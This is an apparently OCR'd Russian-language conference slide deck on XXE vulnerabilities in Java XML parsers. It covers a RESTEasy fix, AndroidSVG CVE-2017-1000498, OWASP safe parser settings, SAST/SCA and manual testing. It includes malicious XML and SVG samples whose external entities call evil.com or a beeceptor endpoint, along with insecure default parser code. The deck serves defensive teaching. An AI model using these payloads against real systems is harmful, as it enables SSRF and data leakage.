
# RESTEasy



# RESTEasy

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY % queryEntity SYSTEM "https://evil.com/xxe_endpoint">
  %queryEntity;
]>
<JokerConf>
</JokerConf>
```

# RESTEasy



# RESTEasy: до фикса

```
public Document readFrom(...) throws ... {
  try {
    this.documentBuilder
        .setExpandEntityReferences(this.expandEntityReferences);
    this.documentBuilder
        .setFeature("http://javax.xml.XMLConstants/feature/secure-processing",
                    this.enableSecureProcessingFeature);
    this.documentBuilder
        .setFeature("http://apache.org/xml/features/disallow-doctype-decl",
                    this.disableDTDs);
    return this.documentBuilder.newDocumentBuilder().parse(input);
  } catch (...) {
    ...
  }
}
```

# RESTEasy: после фикса

```
public Document readFrom(...) throws ... {
  try {
    this.documentBuilder
        .setExpandEntityReferences(this.expandEntityReferences);
    this.documentBuilder
        .setFeature("http://xml.org/sax/features/external-general-entities",
                    expandEntityReferences);
    this.documentBuilder
        .setFeature("http://xml.org/sax/features/external-parameter-entities",
                    expandEntityReferences);
    this.documentBuilder
        .setFeature("http://javax.xml.XMLConstants/feature/secure-processing",
                    this.enableSecureProcessingFeature);
    this.documentBuilder
        .setFeature("http://apache.org/xml/features/disallow-doctype-decl",
                    this.disableDTDs);
    return this.documentBuilder.newDocumentBuilder().parse(input);
    ...
}
```

# AndroidSVG

# AndroidSVG: CVE-2017-1000498

- Страница проекта: https://github.com/BigBadaboom/androidsvg
- NVD: https://nvd.nist.gov/vuln/detail/CVE-2017-1000498
- GHSA: https://github.com/advisories/GHSA-g556-x5vx-qh59
- Affected versions: < 1.3
- Фикс: https://github.com/BigBadaboom/androidsvg/commit/44e4fbf1d0f6db295df34601972741d4cf706cbd

# AndroidSVG

```
public static void svgDemo() throws ... {
  var svgStream = importSVG();

  SVG svgImage = SVG.getFromInputStream(svgStream);
  // Image processing...
}
```

# Original SVG

```
<?xml version="1.0" encoding="iso-8859-1"?>
<!-- ... -->
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg ...>
  <path style=.../>
  <path style=.../>
</svg>
```

# Malicious SVG

```
<?xml version="1.0" encoding="iso-8859-1"?>
<!-- ... -->
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd" [
  <!ENTITY xxe SYSTEM "https://evil.com/xxe_endpoint">
]>

<svg ...>
  <path>&xxe;</path>
  <path style=.../>
</svg>
```

# Malicious SVG

```
<?xml version="1.0" encoding="iso-8859-1"?>
<!-- ... -->
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd" [
  <!ENTITY xxe SYSTEM "https://evil.com/xxe_endpoint">
]>

<svg ...>
  <path>&xxe;</path>
  <path style=.../>
</svg>
```


# AndroidSVG

```
public static SVG getFromInputStream(InputStream is) throws ... {
  SVGParser parser = new SVGParser();
  return parser.parse(is);
}
```

# AndroidSVG

```
protected SVG parse(InputStream is) throws SVGParseException {
  SAXParserFactory spf = SAXParserFactory.newInstance();

  try {
    SAXParser sp = spf.newSAXParser();
    XMLReader xr = sp.getXMLReader();
    xr.setContentHandler(this);
    xr.setProperty("http://xml.org/sax/properties/lexical-handler", this);
    xr.parse(new InputSource(is));
  } catch (...) {
    ....
  }

  return this.svgDocument;
}
```

# AndroidSVG



# AndroidSVG

```
public static void svgDemo() throws ... {
    var svgStream = importSVG();

    SVG svgImage = SVG.getFromInputStream(svgStream);
    // Image processing...
}
```

# GitHub Advisory Database

Security vulnerability database inclusive of CVEs and GitHub originated security advisories from the world of open source software.

**GitHub reviewed advisories**

- All reviewed 14,572
- Composer 2,250
- Erlang 22
- GitHub Actions 11
- Go 1,224
- Maven 3,979
- npm 3,156
- NuGet 515
- pip 2,099

type:reviewed ecosystem:maven cwe:611 SVG

**4 advisories** Severity CWE Sort


**Improper Restriction of XML External Entity Reference in Apache Batik** High
**CVE-2017-5662** was published for org.apache.xmlgraphics:batik (Maven) on May 13, 2022

**Improper Restriction of XML External Entity Reference in Apache FOP** High
**CVE-2017-5661** was published for org.apache.xmlgraphics:fop (Maven) on May 13, 2022

**XML External Entity Reference in org.opencms:opencms-core** Moderate
**CVE-2021-3312** was published for org.opencms:opencms-core (Maven) on Oct 12, 2021

**Android SVG vulnerable to XML External Entity (XXE)** High
**CVE-2017-1000498** was published for com.caverock:androidsvg (Maven) on Oct 19, 2018

# Защита от XXE


XXE
Опасный XML-парсер
Вредоносный XML

# Безопасные настройки парсеров

- Отключайте обработку DTD
  - `http://apache.org/xml/features/disallow-doctype-decl`
- Если DTD нужен, отключайте обработку сущностей
  - `http://xml.org/sax/features/external-general-entities`
  - `http://xml.org/sax/features/external-parameter-entities`
- Сторонние компоненты — аналогично

# Java ¶

Java applications using XML libraries are particularly vulnerable to XXE because the default settings for most Java XML parsers is to have XXE enabled. To use these parsers safely, you have to explicitly disable XXE in the parser you use. The following describes how to disable XXE in the most commonly used XML parsers for Java.

## JAXP DocumentBuilderFactory, SAXParserFactory and DOM4J

`DocumentBuilderFactory,` `SAXParserFactory` and `DOM4J` `XML` Parsers can be configured using the same techniques to protect them against XXE.

Only the `DocumentBuilderFactory` example is presented here. The JAXP `DocumentBuilderFactory` setFeature method allows a developer to control which implementation-specific XML processor features are enabled or disabled.

The features can either be set on the factory or the underlying `XMLReader` setFeature method.

Each XML processor implementation has its own features that govern how DTDs and external entities are processed. By disabling DTD processing entirely, most XXE attacks can be averted, although it is also necessary to disable or verify that XInclude is not enabled.

Since the JDK 6, the flag FEATURE_SECURE_PROCESSING can be used **to instruct the implementation of the parser to process XML securely**. Its behaviour is implementation dependent. Even if it can help tackling resource exhaustion, it may not always mitigate entity expansion. More details on this flag can be found here.

For a syntax highlighted example code snippet using `SAXParserFactory`, look here. Example code disabling DTDs (doctypes) altogether:

```
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.parsers.ParserConfigurationException; // catching unsupported features
import javax.xml.XMLConstants;
```


Table of contents

# Static Application Security Tesing (SAST)


- Статический анализ на дефекты безопасности
- Проверка код приложений
- Плюсы
  - Покрытие всей кодовой базы
  - Не требует подготовки окружения
- Минусы
  - Даёт false positives
  - ”Чувствителен” к библиотечному коду

# SAST: taint analysis

```
public static C3P0Config
extractXmlConfigFromInputStream(InputStream is) throws ....
{
    DocumentBuilderFactory fact
      = DocumentBuilderFactory.newInstance();
    DocumentBuilder db = fact.newDocumentBuilder();

    Document doc = db.parse(is);

    return extractConfigFromXmlDoc(doc);
}
```



# Software Composition Analysis (SCA)



# SCA

- Анализ компонентов на наличие уязвимых
- Используются базы данных об уязвимостях
  - OSV (Open Source Vulnerabilities) Database
  - GitHub Advisory Database
  - Собственные базы
  - ...

# Ручное тестирование

- Не стоит полагаться только на SAST и SCA
- Используйте приближенный к целевому формат файла
- Используйте внешние сущности для “пинга” конечной точки
  (см. примеры из этой презентации)
- beeceptor.com — легкое создание конечных точек

# Ручное тестирование

1. Создаём endpoint, мониторим пинги
2. Отдаём парсеру вредоносные XML с
   - general entities
   - parameter entities
3. Изучаем результат

# Unfinished APIs slowing you down? Deploy a mock API in a few seconds

No downloads, No dependencies.

How it works!

## Create a mock server and start building...

Endpoint Name .free.beeceptor.com

A sub-domain will be created for this endpoint where you can send requests. Your endpoints:

Create Endpoint

## Beeceptor Use Cases

Beeceptor solves versatile range of use cases tailored to enhance your development workflow and enabling you to expedite API integrations and software delivery!

### Inspect HTTP Traffic

Get a named sub-domain and send an HTTP

### Build A Mock API

Using Beeceptor, a mock API endpoints is up and

### Proxy Mode - Mock or Forward

Wrap an existing API domain with a Beeceptor

## Mocking Rules

### When following condition is matched (for request)

**Method**

GET

**Request condition**

Request path exactly matches

**Match value/expression**

/xxe

+ Add condition

### Do the following (for response)

**Response delayed by**

0.00 sec

**Return HTTP status as**

200

**Response headers**

Set Content-Type

```
{
 "Content-Type": "application/json"
}
```

**Response body**

```
{ "status": "Awesome!"}
```

Enable dynamic mock responses (refer an example and documentation)

# XML: general entity

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY xxe SYSTEM
    "https://yourEndpoint.free.beeceptor.com/xxe_endpoint">
]>
<JokerConf>
  &xxe;
</JokerConf>
```

# XML: parameter entity

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY % param SYSTEM
    "https://yourEndpoint.free.beeceptor.com/xxe_endpoint">

  %param;
]>
<JokerConf>
</JokerConf>
```

# Итоги

# XXE: итоги

- XXE: опасный парсер + вредоносные данные
- Угрозы
  - репутационные риски
  - SSRF
  - утечки данных
  - листенинг директорий

# XXE: итоги

- OOB XXE сильно “задушены”
  (это хорошо)
- Аккуратнее с XML-парсерами
  (особенно дефолтными)
- Отключайте DTD и обработку сущностей
- Безопасные настройки парсеров:
  см. OWASP XXE Prevention Cheat Sheet

# XXE: итоги


- Явно прописывайте безопасные настройки
- Проверяйте код с помощью SAST
- Проверяйте зависимости с помощью SCA
- Не полагайтесь только на инструменты
- Secure SDLC, безопасники, все дела

# Сергей Васильев

Независимый эксперт

feedback@sergvasiliev.ru

sergvasiliev.ru



# Дополнительные материалы

# Доп. материалы: разное

- OWASP XXE Prevention Cheat Sheet
- beeceptor.com
  (для создания конечных точек)

# Доп. материалы: доклады

- XXE в .NET: часть 1 (сайт DotNext, YouTube)
- XXE в .NET: часть 2 (сайт DotNext)
- Как анализаторы кода ищут ошибки и дефекты безопасности (сайт JPoint, YouTube)

# Доп. материалы: базы уязвимостей

- CVE
- NVD
- OSV Database
- GitHub Advisory Database